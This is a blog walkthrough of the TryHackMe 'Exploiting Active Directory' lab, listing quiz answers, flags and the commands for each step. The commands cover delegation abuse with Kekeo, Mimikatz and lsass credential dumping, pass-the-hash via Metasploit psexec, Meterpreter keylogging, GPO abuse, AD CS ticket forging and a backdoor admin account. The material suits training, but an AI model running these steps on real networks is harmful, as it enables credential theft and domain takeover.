

Get unlimited access to the best of Medium for less than \$1/week. [Become a member](#)



# Exploiting Active Directory TryHackMe Walkthrough




Rich · [Follow](#)

11 min read · Feb 13, 2024

Listen

Share

More



TL;DR Walkthrough of the [Exploiting Active Directory TryHackMe room](#).

A full list of our TryHackMe walkthroughs and cheatsheets is [here](#).

## Background

This was actually a really good room covering

- DACL enumeration & abuse
- Abusing Constrained Delegation
- SMB signing and ntlmrelayx
- Abusing common user behavior
- GPO enumeration & abuse
- Abusing AD CS
- Abusing domain trust relationships

We have shown how to setup, abuse, and mitigate most of this stuff in the lab before but more practice is always good. We have not setup AD CS yet, so that part was really good.

### Admin note

I will list the questions and answers first under each task, then show how I found the flag.

Finally I'll show any poking around after getting the flag, then move on to the next task.

If you're reading this because you got stuck doing one of the tasks then please feel free to simply Ctrl + F. I got rather stuck myself on Task 3 as THM's instructions weren't crystal clear and I'm unfamiliar with Constrained Delegation.

#### — — Task 1 — -

One has to download the OVPN file for this room from [here](#). Please note that it is a shared room, so occasionally others have already created a dump file on the Desktop, reset a password, etc.

If the room hangs then people start voting to reset it. Once the vote hits 5 the room resets. If you are working through this room make sure you keep an eye on that part at the top of the page as the IPs may change if the room resets. I found that I had to re-generate and re-download the OVPN file for the room almost every time it reset.

Connect using the room's OVPN file, add the specified IP for THM's DC to Kali's DNS servers, and request your Domain User credentials from distributor.za.tryhackme.loc/creds. I received za\barbara.reid \ Password1.

### — — Task 2 — -

Which ACE would allow you to update any non-protected parameter of a target object?


GenericWrite

What is the value of the flag stored on the Desktop of the Administrator user on THMWRK1 (flag1.txt)?

THM{Permission.Delegation.FTW!}

One would normally use BloodHound to help find lateral movement and escalation paths following initial compromise. THM helpfully told us what to look for. I ran SharpHound on THMWRK1, copy/pasted the resulting Zip file to my lab VM that's running Neo4j and BloodHound, and confirmed it. I chose T2\_lawrence.lewis as my target since it was at the bottom of the list and I was hoping no one else was using that account as a result.

I put a writeup showing how to setup BloodHound [here](#).



```
xfreerdp /v:10.200.12.248 /u:barbara.reid /p:Password1
```

I then copy/pasted RedTeam.ps1, AbuseTool.ps1, and Get-ADNestedGroups.ps1 from my Kali VM. I didn't really need RedTeam or Get-ADNestedGroups as I already knew what rights Barbara.reid had from BloodHound, but habit is habit.

If you want to use Mishky's Red Team tool yourself we put it on GitHub [here](#) and an explanation of how to use it on Medium [here](#).

I'm glad I used it as I found and fixed a bug in the process. I had tested it out in the home lab using groups that did not have a space in them, however our target group here is "IT Support".

One can simply

- run RedTeam while RDPed into THMWRK1 as Barbara.reid
- Hit option 3 and type in IT Support (you may have to wait a few minutes or logoff/log back on after this)
- Hit option 5 and type T2\_lawrence.lewis

```
===== Mishky's Dangerous Rights Abuse Tool =====
1. Take Ownership, then grant Full Control. (Use if you have WriteOwner.)
2. Grant yourself Full Control. (Use if you have WriteDACL.)
3. Add yourself to a group. (Use if you have Self, WriteProperty, etc.)
4. Give yourself DCSync rights. (Use if you have WriteDACL on the domain root.)
5. Reset a user's password. (Use if you have ExtendedRight on the user.)
6. Check Mishka's Dangerous Rights Cheatsheet. (Use if you're lost.)
Q. Press 'Q' to quit.
Please make a selection: 5
You chose option #5
Enter the SamAccountName of the user whose password you want to reset.: T2_lawrence.lewis
T2_lawrence.lewis password is now Password00!! . Enjoy.
Press Enter to continue...: |
```

This is what Mishky's tool is doing in the background to join the group:

```
# -- Option 3, add oneself to a group --
function Add-Yourself {
    Try
    {
        $target = Read-Host "Enter the SamAccountName of the group you want to add your
        $class = (Get-ADObject -Filter {SamAccountName -eq $target}).ObjectClass
        If($class -eq "group") {Add-ADGroupMember -Identity "$target" -Members $me}
```

```

ElseIf($class -eq $null) {Write-Host "The specified SamAccountName does not exist."}
ElseIf($class -ne "group") {Write-Host "The target must be a group."}
} #Close the try
Catch {Write-Host "You made a typo somewhere in your input, or you lack the right permissions."}
} #Close the function

```

This is what Mishky's tool is doing in the background to reset the password:

```

# -- Option 5, Reset a given user's password --
function Reset-Password {
$target = Read-Host "Enter the SamAccountName of the user whose password you want to change"
If(Get-ADUser -Filter {SamAccountName -eq $target})
{
Try
{
Set-ADAccountPassword -Identity $target -Reset -NewPassword (ConvertTo-SecureString -String "Password00!!" -AsPlainText -Force)
Write-Host "$target password is now Password00!! . Enjoy."
} #Close the try
Catch {Write-Host "Error, you probably don't have the rights required (GenericAccessDenied). Try running as administrator."}
} #Close the If
Else {Write-Host "The target must be a user's SamAccountName"}
} #Close the function

```

Now we use the new account to RDP to THMWRK1 with local admin privileges and pull the first flag.

```
#Remember to escape the '!' in BASH with a '\\'
xfreerdp /v:10.200.60.248 /u:T2_lawrence.lewis /p:Password00\\!\\! /dynamic-resolution
```

```
Get-Content C:\Users\Administrator\Desktop\flag1.txt
```

THM{Permission.Delegation.FTW!}

```
PS C:\Users\T2_lawrence.lewis> Get-Content C:\Users\Administrator\Desktop\flag1.txt  
THM{Permission.Delegation.FTW!}  
PS C:\Users\T2_lawrence.lewis>
```

### — — Task 3 — -

Which Kerberos Delegation type allows for delegation of all services?

Unconstrained Delegation

Which Kerberos Delegation type allows the service to specify who is allowed to delegate to it?

Resource-Based Constrained Delegation

Which Constrained Delegation service allows access to the file system of the system via delegation?

CIFS

What is the value of the flag stored in the Desktop directory of the Administrator user on THMSERVER1 (flag2.txt)?

THM{Constrained.Delegation.Can.Be.Very.Bad}

Run PowerShell as Administrator using T2\_lawrence.lewis's credentials. I copy/pasted Invoke-Mimikatz.ps1 to THMWRK1.

```
. C:\Tools\Invoke-Mimikatz.ps1  
  
Invoke-Mimikatz -Command '"token::elevate" "privilege::debug" "lsadump::secrets'
```

This gets us:

Secret : \_SC\_thmwinauth / service 'thmwinauth' with username :  
svcIIS@za.tryhackme.loc

cur/text: Password1@

## Query for delegation:

We can now use our knowledge of svcIIS's credentials to abuse the delegation.

This part was tricky and THM did not explain exactly how to execute the attack super well. I had to

- Open 2 PowerShell windows
  - Run Kekeo in the left window
  - Run Mimikatz in the right window
  - Exit Kekeo in the left window after the Mimikatz commands, but do NOT close either window.
  - Execute the ‘New-PSSession’ and ‘Enter-PSSession’ using the now gained rights in the left window.

If anything is done out of order or I tried to use the newly gained rights in the right window then nothing would work. I'd then have to do a 'klist purge', restart

THMWRK1, and try again from the top. This also didn't want to work at all in PowerShell\_ISE or when I ran Kekeo.exe or Mimikatz.exe in their own separate windows using 'Start-Process' in PowerShell.

In the left window:

```
#Open a PowerShell terminal just for kekeo
C:\Tools\kekeo\x64\kekeo.exe

tgt::ask /user:svcIIS /domain:za.tryhackme.loc /password:Password1@

tgs::s4u /tgt:TGT_svcIIS@ZA.TRYHACKME.LOC_krbtgt~za.tryhackme.loc@ZA.TRYHACKME.

tgs::s4u /tgt:TGT_svcIIS@ZA.TRYHACKME.LOC_krbtgt~za.tryhackme.loc@ZA.TRYHACKME.
```

In the right window:

```
#Open a new PowerShell terminal for Mimikatz, do NOT do this in the same terminal
. C:\Tools\Invoke-Mimikatz.ps1

Invoke-Mimikatz -Command '"privilege::debug" "kerberos::ptt TGS_t1_trevor.jones'
```

Back in the left window:

```
#Back in Kekeo terminal
exit

New-PSSession -ComputerName thmserver1.za.tryhackme.loc
Enter-PSSession -ComputerName thmserver1.za.tryhackme.loc

Get-Content C:\Users\Administrator\Desktop\flag2.txt
```

THM{Constrained.Delegation.Can.Be.Very.Bad}

Nice, we got the flag. Don't close that left PowerShell window yet though! It's running as a local admin on THMSERVER1 after all.

```
#Create a new local admin on THMSERVER1
New-LocalUser -Name "Mishka" -Password(ConvertTo-SecureString -AsPlainText "Pas
Add-LocalGroupMember -Group "Administrators" -Member "Mishka"
```


We can now easily get back into THMSERVER1 as a local admin if needed.

I also dumped creds using

```
Get-Process lsass | Out-Minidump
```

And read them offline, but all I got was a trevor.local with NTLM  
41cb324dee3768a2777a1d640b2808a8. I used this account in Task 5, although I could have simply used the new local admin I created above.

If anyone is curious our howto on using Out-Minidump and reading the DMP file offline with Mimikatz is [here](#).



— — Task 4 — -

**How often (in days) are the passwords of Windows machine accounts rotated by default?**

30

**What should not be enforced if we want to relay an SMB authentication attempt?**

SMB Signing

**What is the value of the flag stored in the Desktop directory of the Administrator.ZA user on THMSERVER1 (flag3.txt)?**

```
#Use the access we already gained in Task 3  
evil-winrm -i 10.200.60.201 -u Mishka -p Password00
```

```
Get-Content C:\Users\Administrator.ZA\Desktop\flag3.txt
```

THM{Printing.Some.Shellz}

I didn't bother with Responder on this one. If anyone is curious we ran a howto on name poisoning, ntlmrelayx, and how to mitigate [here](#).

— — Task 5 — -

**What application is used to open the kdbx credential database?**

keepass

**What meterpreter command do we use to move from SYSTEM to user context?**

migrate

**What is the password of the credential database?**

Imreallysurenoonewillguessmypassword

**What is the value of the flag stored in the credential database?**

## THM{AD.Users.Can.Give.Up.Good.Secrets}

```
evil-winrm -i 10.200.60.201 -u trevor.local -H 41cb324dee3768a2777a1d640b2808a8
```

```
Get-ChildItem -Path "C:\Users" -include "*.kdbx" -Recurse  
download C:\Users\Administrator.ZA\Documents\PasswordDatabase.kdbx  
download C:\Users\t1_trevor.jones\Documents\PasswordDatabase.kdbx  
download C:\Users\trevor.local\Documents\PasswordDatabase.kdbx
```

```
msfconsole  
use exploit/windows/smb/psexec  
set LHOST 10.50.11.32  
set RHOST 10.200.60.201  
set SMBUser trevor.local  
set SMBShare C$  
set SMBPass aad3b435b51404eeaad3b435b51404ee:41cb324dee3768a2777a1d640b2808a8  
run
```

```
ps | grep "explorer"  
#Look for a PID running as THMSERVER1\trevor.local  
migrate 3852  
keyscan_start  
keyscan_dump
```

```
#You may have to dump a few times until you see it
```

Imreallysurenoonewillguessmypassword

```
keyscan_dump  
Dumping captured keystrokes ...  
keep<CR>  
<Shift>Imreallysurenoonewillguessmypassword<CR>  
  
meterpreter > █
```

Back on your Kali VM:

```
sudo apt install keepassx
```

Just double click the \*.kdbx file and KeePassXC will open.

THM{AD.Users.Can.Give.Up.Good.Secrets}

Also in the DB, we get some creds :)

svcServMan \ Sup3rStr0ngPass!@

The screenshot shows the KeePassXC application interface. The title bar reads "PasswordDatabase - KeePassXC". The menu bar includes Database, Entries, Groups, Tools, View, and Help. The toolbar contains icons for file operations like Open, Save, Lock, and New. A search bar says "Search (Ctrl+F)...". The main window displays a database titled "PasswordDatabase(trevor.jones).kdbx [Locked]". On the left is a tree view with a "General" folder expanded, containing categories for Windows, Network, Internet, eMail, and Homebanking. The main pane shows a table with columns: Title, Username, URL, and Notes. There is one entry titled "Flag" with "svcServMan" in both the Username and URL fields. A detailed view of this entry is shown in a modal dialog. The entry has a yellow key icon and is titled "Flag". It has tabs for General, Advanced, and Autotype, with General selected. The General tab shows "Username: svcServMan", "URL: svcServMan", "Password: THM{AD.Users.Can.Give.Up.Good.Secrets}", and "Expiration: Never". Below the tabs are "Tags" and "Notes" sections, both of which are empty. On the left sidebar, under "Searches and Tags", there is a "Clear Search" button and links for "All Entries", "Expired", and "Weak Passwords". At the bottom right of the main pane, it says "2 Entries".

-- Task 6 --

**What object allows users to configure Windows policies?**

Group Policy Object

**What AD feature allows us to configure GPOs for the entire AD structure?**


Group Policy Management

## What is the name of the GPO that our compromised AD account owns?

Management Server Pushes

What is the value of the flag stored on THMSERVER2 in the Administrator's Desktop directory (flag4.txt)?

THM{Exploiting.GPOs.For.Fun.And.Profit}



```
xfreerdp /v:10.200.60.248 /u:barbara.reid /p:Password1 /dynamic-resolution
```

Or

```
xfreerdp /v:10.200.60.248 /u:t2_lawrence.lewis /p:Password00\!\!
```

```
runas /netonly /user:za.tryhackme.loc\svcServMan cmd.exe  
gpmc.msc
```


## Edit za\Servers\Management Servers OU.

Navigate to:

Computer Configuration \ Policies \ Windows Settings \ Security Settings \ Restricted Groups -> add IT Support to Administrators & Remote Desktop Users

Put za\IT Support in 'Administrators' & 'Remote Desktop Users'.

Wait 15 minutes for Group Policy to update.



```
Get-Content '\\THMSERVER2.za.tryhackme.loc\C$\Users\Administrator\Desktop\flag4
```

## THM{Exploiting.GPOs.For.Fun.And.Profit}

```
PS C:\Users\barbara.reid> whoami /groups
GROUP INFORMATION

Group Name          Type      SID                                         Attributes
Everyone           Well-known group S-1-1-0
BUILTIN\Remote Desktop Users   Alias     S-1-5-32-555
BUILTIN\Users       Alias     S-1-5-32-545
NT AUTHORITY\REMOTE INTERACTIVE LOGON Well-known group S-1-5-14
NT AUTHORITY\INTERACTIVE    Well-known group S-1-5-4
NT AUTHORITY\Authenticated Users Well-known group S-1-5-11
NT AUTHORITY\This Organization Well-known group S-1-5-15
LOCAL              Well-known group S-1-2-0
ZA\Internet Access  Group     S-1-5-21-3885271727-2693558621-2658995185-1109 Mandatory group, Enabled by default, Enabled group
ZA\IT Support       Group     S-1-5-21-3885271727-2693558621-2658995185-6154 Mandatory group, Enabled by default, Enabled group
Authentication authority asserted identity Well-known group S-1-18-1
Mandatory Label\Medium Mandatory Level  Label    S-1-16-8192 Mandatory group, Enabled by default, Enabled group

PS C:\Users\barbara.reid> Get-Content '\\THMSERVER2.za.tryhackme.loc\C$\Users\Administrator\Desktop\flag4.txt'
THM{Exploiting.GPOs.For.Fun.And.Profit}

PS C:\Users\barbara.reid>
```

-- Task 7 --

**What does the user create to ask the CA for a certificate?**

Certificate Signing Request

**What is the name of Microsoft's PKI implementation?**

Active Directory Certificate Services

**What is the value of the flag stored on THMDC in the Administrator's Desktop directory (flag5.txt)?**

THM{AD.Certs.Can.Get.You.DA}

```
xfreerdp /v:10.200.60.202 /u:barbara.reid /p:Password1 /dynamic-resolution
```

Run mmc.msc -> Add Certificates -> Make sure you do this as The Computer Account! -> Follow THM's instructions.

Run PowerShell.

```
C:\Tools\Rubeus.exe asktgt /user:Administrator /enctype:aes256 /certificate:C:\C:\Tools\mimikatz_trunk\x64\mimikatz.exe
```

```
privilege::debug
kerberos::ptt administrator.kirbi
exit
```

```
Get-Content \\THMDC.za.tryhackme.loc\C$\Users\Administrator\Desktop\flag5.txt
```

THM{AD.Certs.Can.Get.You.DA}

```
[*] Ticket written to Administrator.kirbi

ServiceName      : krbtgt/za.tryhackme.loc
ServiceRealm    : ZA.TRYHACKME.LOC
UserName        : Administrator
UserRealm       : ZA.TRYHACKME.LOC
StartTime        : 2/12/2024 3:05:26 AM
EndTime          : 2/12/2024 1:05:26 PM
RenewTill        : 2/19/2024 3:05:26 AM
Flags           : name_canonicalize, pre_authent, initial, renewable, forwardable
KeyType          : aes256_cts_hmac_sha1
Base64(key)     : 1rr70t83ekfg7Yx2B+07R7gUis3WmCPTENpNhAF/0C8=
ASREP (key)     : B9181D3E77B111DD5277714469A55EF65B19A66EFE1219CDBD6BDD2FEEDDAADC

PS C:\Users\barbara.reid> ls

    Directory: C:\Users\barbara.reid

Mode                LastWriteTime         Length Name
----                -----          ----
d-r---        2/12/2024  2:51 AM            3D Objects
d-r---        2/12/2024  2:51 AM            Contacts
d-r---        2/12/2024  2:57 AM            Desktop
d-r---        2/12/2024  2:51 AM            Documents
d-r---        2/12/2024  2:51 AM            Downloads
d-r---        2/12/2024  2:51 AM            Favorites
d-r---        2/12/2024  2:51 AM            Links
d-r---        2/12/2024  2:51 AM            Music
d-r---        2/12/2024  2:51 AM            Pictures
d-r---        2/12/2024  2:51 AM            Saved Games
d-r---        2/12/2024  2:51 AM            Searches
d-r---        2/12/2024  2:51 AM            Videos
-a---        2/12/2024  3:05 AM          1552 Administrator.kirbi
